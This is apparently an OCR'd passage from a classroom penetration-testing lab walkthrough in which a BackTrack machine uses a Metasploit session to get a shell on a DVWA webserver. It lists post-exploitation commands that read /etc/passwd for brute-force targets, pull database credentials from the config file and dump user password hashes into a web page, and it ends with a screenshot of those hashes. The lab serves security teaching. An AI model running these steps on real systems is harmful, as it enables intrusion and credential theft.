
- 

4. Viewing XSS Test 3 Results
    - **Instructions:**
        0. Notice how the "Connecting..." appears to be in an infinite loop.
        1. This will continue for the duration of the PHP/MSF PAYLOAD exploit.
        2. **Continue To Next Section**


- 

Section 17: View Metasploit Session


1. View Metasploit Session
    - **Notes(FYI):**
        1. Notice that BackTrack now has a connection into the Fedora 14 Webserver.
        2. **Continue to Next Step**.

- 


2. Establishing a Shell
    - **Instructions:**
        1. shell
            - Establishes a "sh" shell.
        2. tail /etc/passwd
            - This produces a potential prospect list for a ssh brute force attack.

- 


3. Find Configuration Files
    - **Instructions:**
        1. whoami
            - Displays the name of the user.
        2. grep apache /etc/passwd
            - The goal of this command is obtaining the home directory for the apache username.
        3. find /var/www/* -print | grep config
            - Here I am wanting to find all the configuration files in the /var/www directory.

- 

4. Exploit the Configuration File
   - **Instructions:**
     1. **grep "db_" /var/www/html/dvwa/config/config.inc.php**
        - This produces the database name, username, and password information to log into the mysql database.
     2. **echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD**
        - This command produces a table list of the dvwa database.
     3. **echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD**
        - This command describes the columns of the users table in the dvwa datase.
     4. **echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD**
        - This command displays the user and password information for each user in the dvwa.users table.


- 

5. Exploit the Configuration File
   - **Instructions:**
     1. **echo "<pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html**
        - Place the html <pre> tag in the xss.html file.
        - The <pre> is used as a pre-formatter.
     2. **echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >> /var/www/html/dvwa/hackable/uploads/xss.html**
        - Place user and password for the dvwa.users table in the xss.html file.
     3. **echo "</pre>" >> /var/www/html/dvwa/hackable/uploads/xss.html**
        - Place the close html </pre> tag in the xss.html file.
     4. **echo "
Your Name
" >> /var/www/html/dvwa/hackable/uploads/xss.html**
        - Replace the string "Your Name" with your actual name.
     5. **date >> /var/www/html/dvwa/hackable/uploads/xss.html**

- 

Section 18: Proof of Lab

1. Proof of Lab
   - **Instructions**:
     1. On BackTrack, place the below URI in Firefox
        - http://**192.168.1.106**/dvwa/hackable/uploads/xss.html
          - Replace the above IP address with the IP Address obtained in (Section 3, Step 3).
   - **Proof of Lab Instructions**:
     1. Press the <Ctrl> and <Alt> keys at the same time.
     2. Press the <PrtScn> key
     3. Paste into a word document
     4. Upload to Moodle

- 
BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Mon Apr 30, 1:20 AM
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
http://192.168...loads/xss.html
http://192.168.1.106/dvwa/hackable/uploads/xss.html
user password
admin 5f4dcc3b5aa765d61d8327deb882cf99
gordonb e99a18c428cb38d5f260853678922e03
1337 8d3533d75ae2c3966d7e0d4fcc69216b
pablo 0d107d09f5bbe40cade3de5c71e9e9b7
smithy 5f4dcc3b5aa765d61d8327deb882cf99
Your Name
Mon Apr 30 01:14:14 CDT 2012
root@bt: ~
root@bt: ~
Mozilla Firefox
To direct input to this virtual machine, press Ctrl+G.
vmware